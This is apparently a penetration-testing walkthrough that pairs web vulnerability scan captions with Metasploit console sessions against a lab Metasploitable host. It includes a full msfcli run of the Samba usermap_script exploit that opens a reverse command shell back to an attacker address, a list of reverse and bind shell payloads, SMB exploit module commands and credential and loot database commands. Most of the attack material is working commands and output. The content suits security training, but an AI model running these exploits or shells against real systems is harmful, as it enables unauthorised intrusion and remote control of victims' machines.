
Using the information to create Knowledge Base about the web application, in order to find vulnerabilities and security flaws.




Using the collected information to find vulnerabilities and security flaws.
Here, we have found a Distributed Authoring and Version (WebDAV) Misconfiguration vulnerability.



Using the collected information to use different kind of exploits.




More vulnerability scanning of the web application which reveals more information.



Scanning some other host and found various vulnerabilities.



Listing only the vulnerabilities from the scanned information.



Getting the inter-linking diagram of all the URLs detected along with their respective HTML, CSS and JS files.



❖ Specialities:

```
root@kali:~# msfcli exploit/multi/samba/usermap_script RHOST=172.16.194.172 PAYLOAD=cmd/unix/reverse LHOST=172.16.194.163 E
```

```
[*] Please wait while we load the module tree...
```

```
##                                     ###      ##      ##
## ## ##### ##### ##### ##### ## ##### #####
##### ## ## ## ## ## ## ## ## ## ## ## ##
##### ##### ## ##### ##### ## ## ## ## ## ##
## # ## ## ## ## ## ## ## ## ## ## ## ##
## ## ##### ## ##### ##### ## ##### ##### ##
                                     ##
```

```
=[ metasploit v4.5.0-dev [core:4.5 api:1.0]
+ -- --[ 936 exploits - 500 auxiliary - 151 post
+ -- --[ 252 payloads - 28 encoders - 8 nops
      =[ svn r15767 updated today (2012.08.22)
```

```
RHOST => 172.16.194.172
```

```
PAYLOAD => cmd/unix/reverse
```

```
[*] Started reverse double handler
```

```
[*] Accepted the first client connection...
```

```
[*] Accepted the second client connection...
```

```
[*] Command: echo cSKqD83oiquo0xMr;
```

```
[*] Writing to socket A
```

```
[*] Writing to socket B
```

```
[*] Reading from sockets...
```

```
[*] Reading from socket B
```

```
[*] B: "cSKqD83oiquo0xMr\r\n"
```

```
[*] Matching...
```

```
[*] A is input...
```

```
[*] Command shell session 1 opened (172.16.194.163:4444 -> 172.16.194.172:57682) at 2012-06-14 09:58:19 -0400
```

```
uname -a
```

```
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

```
root@kali:~# msfcli exploit/multi/samba/usermap_script P
```

```
[*]Initializing modules...
```

Compatible payloads

=====

Name	Description
----	-----
cmd/unix/bind_awk	Listen for a connection and spawn a command shell via GNU AWK
cmd/unix/bind_inetd	Listen for a connection and spawn a command shell (persistent)
cmd/unix/bind_lua	Listen for a connection and spawn a command shell via Lua
cmd/unix/bind_netcat	Listen for a connection and spawn a command shell via netcat
cmd/unix/bind_netcat_gaping	Listen for a connection and spawn a command shell via netcat
cmd/unix/bind_netcat_gaping_ipv6	Listen for a connection and spawn a command shell via netcat
cmd/unix/bind_perl	Listen for a connection and spawn a command shell via perl
cmd/unix/bind_perl_ipv6	Listen for a connection and spawn a command shell via perl
cmd/unix/bind_ruby	Continually listen for a connection and spawn a command shell via Ruby
cmd/unix/bind_ruby_ipv6	Continually listen for a connection and spawn a command shell via Ruby
cmd/unix/bind_zsh	Listen for a connection and spawn a command shell via Zsh. Note: Although Zsh is often available, please be aware it isn't usually installed by default.
cmd/unix/generic	Executes the supplied command
cmd/unix/reverse	Creates an interactive shell through two inbound connections
cmd/unix/reverse_awk	Creates an interactive shell via GNU AWK
cmd/unix/reverse_lua	Creates an interactive shell via Lua
cmd/unix/reverse_netcat	Creates an interactive shell via netcat
cmd/unix/reverse_netcat_gaping	Creates an interactive shell via netcat
cmd/unix/reverse_openssl	Creates an interactive shell through two inbound connections
cmd/unix/reverse_perl	Creates an interactive shell via perl
cmd/unix/reverse_perl_ssl	Creates an interactive shell via perl, uses SSL
cmd/unix/reverse_php_ssl	Creates an interactive shell via php, uses SSL
cmd/unix/reverse_python	Connect back and create a command shell via Python
cmd/unix/reverse_python_ssl	Creates an interactive shell via python, uses SSL, encodes with base64 by design.
cmd/unix/reverse_ruby	Connect back and create a command shell via Ruby
cmd/unix/reverse_ruby_ssl	Connect back and create a command shell via Ruby, uses SSL
cmd/unix/reverse_ssl_double_telnet	Creates an interactive shell through two inbound connections, encrypts using SSL via "-z" option
cmd/unix/reverse_zsh	Connect back and create a command shell via Zsh. Note: Although Zsh is often available, please be aware it isn't usually installed by default.

```

msf > use exploit/windows/smb/ms09_050_smb2_negotiate_func_index
msf exploit(ms09_050_smb2_negotiate_func_index) > help
...snip...
Exploit Commands
=====

Command      Description
-----
check        Check to see if a target is vulnerable
exploit      Launch an exploit attempt
rcheck       Reloads the module and checks if the target is vulnerable
rexplrit     Reloads the module and launches an exploit attempt

msf exploit(ms09_050_smb2_negotiate_func_index) >

```

Running an exploit is as simple as:

```
msf exploit(ms08_067_netapi) > exploit -j  
[*] Exploit running as background job.  
msf exploit(ms08_067_netapi) >
```

```
msf > help database
```

Database Backend Commands

=====

Command	Description
-----	-----
creds	List all credentials in the database
db_connect	Connect to an existing database
db_disconnect	Disconnect from the current database instance
db_export	Export a file containing the contents of the database
db_import	Import a scan result file (filetype will be auto-detected)
db_nmap	Executes nmap and records the output automatically
db_status	Show the current database status
hosts	List all hosts in the database
loot	List all loot in the database
notes	List all notes in the database
services	List all services in the database
vulns	List all vulnerabilities in the database
workspace	Switch between database workspaces

```
msf > hosts
```

Hosts

=====

address	mac	name	os_name	os_flavor	os_sp	purpose	info	comments
-----	---	----	-----	-----	-----	-----	----	-----
172.16.194.134			Unknown			device		
172.16.194.163		172.16.194.163	Linux	Ubuntu		server		
172.16.194.172	00:0C:29:D1:62:80	172.16.194.172	Linux	Ubuntu		server		

